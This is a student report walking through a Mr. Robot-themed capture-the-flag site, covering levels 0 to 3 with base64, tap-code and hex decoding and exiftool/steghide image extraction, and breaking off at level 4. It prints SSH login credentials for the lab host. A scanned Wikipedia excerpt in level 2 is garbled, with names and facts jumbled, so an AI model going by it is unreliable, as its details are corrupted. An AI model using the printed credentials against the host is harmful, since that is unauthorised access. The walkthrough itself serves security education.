



IE3092

Information Security Project

3rd Year 2nd Semester

Mr.ROBOT CTF Walkthrough

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

Declaration

We certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of our knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

- **K.G.S. Dananjay - IT18095104**
- **N.P.N.H. Amarasena - IT18095340**

Contents

Declaration.....	2
Table of Contents	Error! Bookmark not defined.
Level 0	6
Level 1	8
Level 2	9
Level 3	11
Level 4	14
Level 5.....	16
Level 6.....	18
Level 7.....	24
Level 8.....	28
Level 9.....	33
Level 10.....	37

Introduction


Capture the Flag (CTF) is an event that is usually hosted at information security conferences, including the various events. This event consists of a series of challenges that varies in their degree of difficulty, and that require participants to exercise different skill sets to solve. Once an individual challenge is solved, a “flag” is given to the player and they submit this flag to the CTF server to earn points. Players can be lone wolves who attempt the various challenges by themselves, or they can work with others to attempt to score the highest number of points as a team.

Audience

Security Researchers

How to setup?

1. Goto mrrobotctf.cf




2. In the web app, the registration should be done first.

The screenshot shows a web browser window with the title bar "User Registration". The address bar indicates the page is "Not secure" and the URL is "mrrobotctf.tk/user-registration.php". The main content is a registration form titled "Registration". It contains four input fields: "Username *", "Email *", "Password *", and "Confirm Password *". Each field has a placeholder text and a password strength meter icon. A green "Sign up" button is at the bottom right of the form. The background of the page features a dark theme with purple text and a watermark-like logo.

3. Then login to the web app, the instructions will be shown.

The screenshot shows a web browser window with the title bar "Login". The address bar indicates the page is "Not secure" and the URL is "mrrobotctf.tk/index.php". The main content is a dark-themed page with a large "MR. ROBOT" logo at the top. Below it, there is a "HACK ME IF YOU CAN" challenge and a brief description of the show. A "REGISTER" button is visible on the left. On the right side, there is a "Login" form with fields for "Username" and "Password", and a green "Login" button. The background of the page features a dark theme with purple text and a watermark-like logo.




Instructions

- In every level you will get hints which will help you to complete the challenge
- You can jump into any level as you like
- Every level has unique points according to the difficulty
- You can trace your progress in the "ScoreBoard"

START

Walkthrough of the levels.

Level 0



After getting the instructions, the 1st level is level 0. After clicking on level 0 a small hint will be shown.

Go to the page source and find the flag.

```
73     <div class="form-label">
74         <input type="text" name="flag" id="flag" placeholder="Enter the flag here...">
75     </div>
76     <div class="hidden">
77         <input type="hidden" value="0" name="flagid" id="flagid">
78         <input type="hidden" value="0" name="levelid" id="levelid">
79         <input type="hidden" value="5" name="flagpoint" id="flagpoint">
80         <input type="submit" value="Submit" id="flag-btn" name="flag-btn">
81     </div>
82 </div>
83 </center>
84 </form>
85 </div>
86 </div>
87 <div class="footer">
88     <p>Mr.Robot</p>
89     <p>Nadeesh | Sandun</p>
90 </div>
91 </section>
92 </div>
93 <script>
94     function validateForm() {
95         var valid = true;
96         $("#flag").removeClass("error-field");
97         $("#flag").removeError();
98         var flag = $("#flag").val();
99         $("#flag-info").html("").hide();
100        if (flag.trim() == "") {
101            $("#flag-info").html("required.").css("color", "#ee0000").show();
102            $("#flag").addClass("error-field");
103            valid = false;
104        }
105        if (valid == false) {
106            $(".error-field").first().focus();
107            valid = false;
108        }
109        return valid;
110    }
111 </script>
112 <script>
113 /* Set the width of the sidebar to 250px and the left margin of the page content to 250px */
114 function openNav() {
115     document.getElementById("mySidebar").style.width = "250px";
116     document.getElementById("main").style.marginLeft = "250px";
117 }
118 <script>
119 /* Set the width of the sidebar to 0 and the left margin of the page content to 0 */
120 function closeNav() {
121     document.getElementById("mySidebar").style.width = "0";
122     document.getElementById("main").style.marginLeft = "0";
123 }
124 </script>
125 </script>
126 </div>
127 </div>
128 </div>
129 </div>
130 </div>
131 </div>
132 </div>
133 </div>
134 </div>
135 </div>
136 </div>
137 </div>
138 </div>
139 </div>
140 </div>
141 </div>
142 </div>
143 </div>
144 </div>
```

According to the above image the flag is encoded. Use any base64 decoder to decode the flag and later on submit in the submission form.

base64 decode - Bing

https://www.base64decode.org

Decode and Encode

Have to deal with **Base64** format? Then this site is made for you! Use our super handy online tool to **decode** or encode your data.

Decode from Base64 format

Simply enter your data then push the decode button.

QW5GQmhdKM1akhZDU0ZGJkbnQ1bkRuOG5HZ25LNmc=

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for multiple entries).

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

DECODE Decodes your data into the textarea below.

AnfBhwC5jfbdf4dbJnd5nDnlnGqnKgn

Decode files from Base64 format

Upload the file and get the decoded result

Other tools

- URL Decode
- URL Encode
- JSON Minify
- JSON Minify
- JS Minify
- JS Minify
- CSS Minify
- CSS Minify

Partner sites

- Decimal to Hex converter

Welcome Sandun
Logout

MR.ROBOT

Level 0

Use your common sense...

Enter the Flag

Submit

Mr.Robot™
Nadeesh | Sandun

mrrobotctf.tk says
Correct Flag, Good Job
OK

Level 1

Welcome Sandun
Logout

MR.ROBOT

Level 1

Not everyone can understand the message from MrRobot. MrRobot send a maessage to Elliot as well as CC to You. You can extract message and find it ...

Enter the Flag

Submit

Mr.Robot™
Nadeesh | Sandun

Since the code is encoded in tap code, it should be decoded in the meaningful format.

The screenshot shows the Cryptii website interface for encoding and decoding tap codes. The URL is https://cryptii.com/pipes/tap-code. The interface is divided into three main sections: Plaintext, Tap code, and Ciphertext.

- Plaintext:** A text area containing the message "thisistheflagcodejaghcfldlcnmgfhcdsoclgfsnjnmn bjla".
- Tap code:** A section titled "Tap code" with dropdown menus for "TAP", "GROUP", and "LETTER". Below it, a message says "Decoded 49 chars".
- Ciphertext:** A large text area displaying a grid of asterisks (*), representing the encoded tap code.

At the bottom, there is a note about tap code: "Tap code or knock code is a way to encode and transmit messages on a letter-by-letter basis using a series of tap sounds. It has been commonly used by prisoners to communicate with each other." Navigation links include RC4, Zählerwerk Enigma, Caesar cipher, Text to octal, and ADFGVX cipher.

Level 2

The screenshot shows a web page titled "Mr.ROBOT" with a banner at the top. The banner text reads: "Welcome Sandun", "Logout", and "Level 2". Below the banner, a message says: "Darine wanted to meet Mr Robot so she tried to find the secret society using google but google couldn't. Wish you luck!..".

The main content area features a form with a black header bar containing the text "Enter the Flag". Below this is a text input field with the placeholder "Enter the flag here..." and a green "Submit" button.

At the bottom of the page, there is a footer with the text "Mr.Robot™" and "Nadeesh | Sandun".

The Fun **Society** arcade is a defunct amusement property at [Coney Island](#), formerly known as **Fun Society** Amusement, LLC. In its decrepit state, the marquee has lost several letters, leaving behind "**F SOCIETY**".

Street address: 3027 West 12th Street, Coney I....
City: Brooklyn, New York City
State: New York

[mrrobot.fandom.com](#) > [wiki](#) > [Fun_Society](#)

[Fun Society | Mr. Robot Wiki | Fandom](#)

People also ask

- Why did Mr robot get Cancelled?
- What city is Mr robot filmed in?
- Where is Elliot's apartment in Mr Robot?
- What was whiterose's machine?

[Feedback](#)

www.reddit.com › MrRobot › comments › I_found_m... ▾

I found Mr. Robot's fsociety bunker in Coney Island : MrRobot

Jul 2, 2015 - 198K members in the **MrRobot** community. Subreddit for the critically acclaimed USA network TV drama "**Mr. Robot**".

[No Spoilers] This is how **F. Society** Arcade looks in real life ... Aug 14, 2016

Took a trip to Coney Island so I could see where it all started ... Jun 14, 2018

[SPOILERS] Interesting Fun **Society** arcade clue - **MrRobot** Aug 18, 2015

According to the hints given, it shows coneyisland.txt file deals with the google search. So, open the coneyisland.txt.

Welcome Sandun Logout

mrrobotctf.tk/coneyisland.txt

mrrobotctf.tk/coneyisland.txt

mrrobotctf.tk/coneyisland.txt - Bing Search

Level 2

Darlene wanted to meet Mr.Robot - so she tried to find the secret.society using google but google couldn't. Wish you luck!...

mrrobotctf.tk/coneyisland.txt

mr robot society place - Google

Not secure | mrrobotctf.tk/coneyisland.txt

Find the directory called /MrRobotCTF/Secret/. Inside the directory there is a text file called ShaylaNico.txt.



Rachel Frances Sharpe (born November 11, 1986)^[1] is an American actress, writer, director and producer.^{[2][3]} She is best known for playing Mary Jo Cecchato on the 2010-2011 Spike TV series *Blingo*, and her recurring role as Sheyla Nicas in the first season of the USA Network television series *Maron*.

After college, Shaw decided to move to Los Angeles, but discovered she was pregnant. Much of her struggles to work as an actor while being a single mother are the loose inspiration for *SHLF*.^{[8][13]} A role in the 2014 ABC's ensemble series *Mixology* was a breakout role, providing Shaw with her first sense of financial stability since giving birth to her son.^{[8][14]}

In 2009, Shaw first received recognition in the completely impulsive Kiefer Sutherland-directed film *The Freebie* and then as the offbeat drunken cheerleader May Jo Cacilator in the 2010 sitcom *Blue Mountain State*.^[13] In 2013, Shaw appeared in the HBO's TV series starring Stephen Merchant called *Horrible Ladies*.^[14] She had roles in the 2013 independent film *The Pretty One*, which starred Joe Kazan and Jake Johnson, and the 2014 romantic comedy film

In 2014, Shaw had a recurring role on the first season of the television series *Mr. Robot*, which starred Rami Malek and Jake Johnson, and the 2014 romantic comedy *Someone Like Harry*. Also in 2014, Shaw appeared in another independent feature, the drama *Lullaby*, which starred Garrett Hedlund and Amy Adams.^[16]

In 2015, Shan had a recurring role on the first season of the television series *TV's Not Us*, as Shady Alice, the drug dealing love interest of Eliott Anderson, for seven episodes.^[15]

Shane, 39, who died in 2015, was the star of *Blue Mountain State* from 2010-2015. SHANE was picked up by Showtime after a half-hour pilot, "Shane's Big Score," was well received at Sundance 2010.

Shaw's [26] cast, which she wrote, directed and opposite Michaela Mudditch, was nominated for the "Shout! Film Jury Award for Best Ensemble" at Sundance.[27][28][29] Both were picked up by Shout! Factory TV, and the show was renewed for a second season. [30] The first season of *SHULF* was well received, as well as highly positive reviews, with [22][23] with her portrayals of single mother Bridgette Bird notable for its realism, insight, and biting humor. [24][25] "Frankie Shaw, it [SHULF] marks the arrival of an important and original voice." [26] SHULF co-stars Connie Britton and Rosie O'Donnell,[27][28][29] and tackles subjects like eating disorders and sexual abuse. [29] Shaw said that the show was a way to discuss and portray the role of women [screen]. [30] In November 2017, Shoutime renewed *SHULF* for a second season. [31] In December 2018, it was reported that Shaw and the series had been accused of workplace misconduct. [32] In March 2019, the series was cancelled after two seasons. [33]


In 2016, Shumuck returned to The Sundance Film Festival with another short film she wrote and directed, *Too Legit*, which stars Zoë Saldana, Teresa Palmer, Mireille Enos, and Clark Gregg. [5] *Too Legit* is inspired by a satire of Congresswoman Todd Akin's controversial 2012 remarks about rape and pregnancy:[48] "It seems to me that first of all, from what I understand from doctors, [rape resulting in pregnancy] is really rare." [5] It is a legitimate

In 2017, Shaw had a supporting role as Gil Murley in the feature film Stronger, which was directed by David Gordon Green, and starred Jake Gyllenhaal as 2013 Boston Marathon bombing survivor Jeff Bauman.^[23]^[26]

She is attached to write, executive produce, and direct the first episode of an adaption of *Wifey* by Julie Blume [200]. She is also attached to direct an adaption of *Ultramundane* based upon the novel by Katherine Faw Morris, produced by Steven Soderbergh. [38] She is also attached to direct an adaption of *Long Live the Tribe of Fatherless Girls* by T Kiteley Hadden. [39]


mrbotsft.tl/coneyisland.txt mrbotsft.tl/MrRoBoT/Secure/ binary to text - Bing Binary to Text Converter (Binary) +

<https://binarytotext.net>




According to the above image the flag is encoded. Use any binary decoder to decode the flag and later on submit in the submission form.

Level 3



After downloading the Image file to a Linux environment. Scan the image for file type. The hints suggest of the METADATA, because of that we need a tool to see METADATA of the image. After enough research and the hint suggests Exiftool. Download and install the tool with the command: “sudo apt-get install exiftool”. After installing check, the image with the tool: “exiftool mrrobot.jpg”. It shows a Comment with a passphrase. Next the hint points us of a tool to extract data hidden in the image.



Install: “sudo apt-get install steghide”. Run the command: “steghide extract -sf mrrobot.jpg”. Next the passphrase will be required, enter it. New file “secret” without an extension is extracted out of the image. Open it to find the FLAG:

```

Activities Terminal
cyberlkhone@Nadeesh-PC:~/Downloads$ exiftool mrrobot
ExifTool Version Number : 11.88
File Name : mrrobot
Directory :
File Size : 13 kB
File Modification Date/Time : 2020:09:30 14:37:49+05:30
File Access Date/Time : 2020:09:30 14:38:00+05:30
File Inode Change Date/Time : 2020:09:30 14:37:51+05:30
File Permissions : rw-rw-r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version :
Resolution Unit :
X Resolution : 72
Y Resolution : 72
Comment : YouFoundit
Image Width : 256
Image Height : 256
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y cb Cr Sub Sampling : YCbCr4:4:4 (1 1)
Image Size : 256x256
Megapixels : 0.066
cyberlkhone@Nadeesh-PC:~/Downloads$ steghide extract -sf mrrobot
Enter passphrase:
wrote extracted data to "flag.txt".
cyberlkhone@Nadeesh-PC:~/Downloads$ cat flag.txt
----- This is not a real flag -----
Hex :-

43646d485569373836466a6b53de5165723755386f4f61563541365a7730696c


You can use this Credentials for SSH login.

IP : 20.195.41.0
Port : 22
User Name : anonymous
Password : pass123
cyberlkhone@Nadeesh-PC:~/Downloads$
```

According to the above image the flag is encoded. Use any hex decoder to decode the flag and later on submit in the submission form.

The screenshot shows two windows side-by-side. On the left is a 'Hex to ASCII Text Converter' application. It has a text input field containing the hex string '43646d485569373836466a6b53de5165723755386f4f61563541365a7730696c'. Below the input field is a dropdown menu set to 'ASCII'. At the bottom of the converter are three buttons: 'Convert', 'Reset', and 'Swap'. The 'Convert' button is highlighted with a red border. To the right of the converter is a SEMIKRON advertisement for their 'Application Manual Power Semiconductors'. The ad features a thumbnail of the manual, the text '465 pages of extensive power semiconductor knowledge', and a 'Get your free copy' button.

Level 4



To do this level you must need to do the previous level,

```
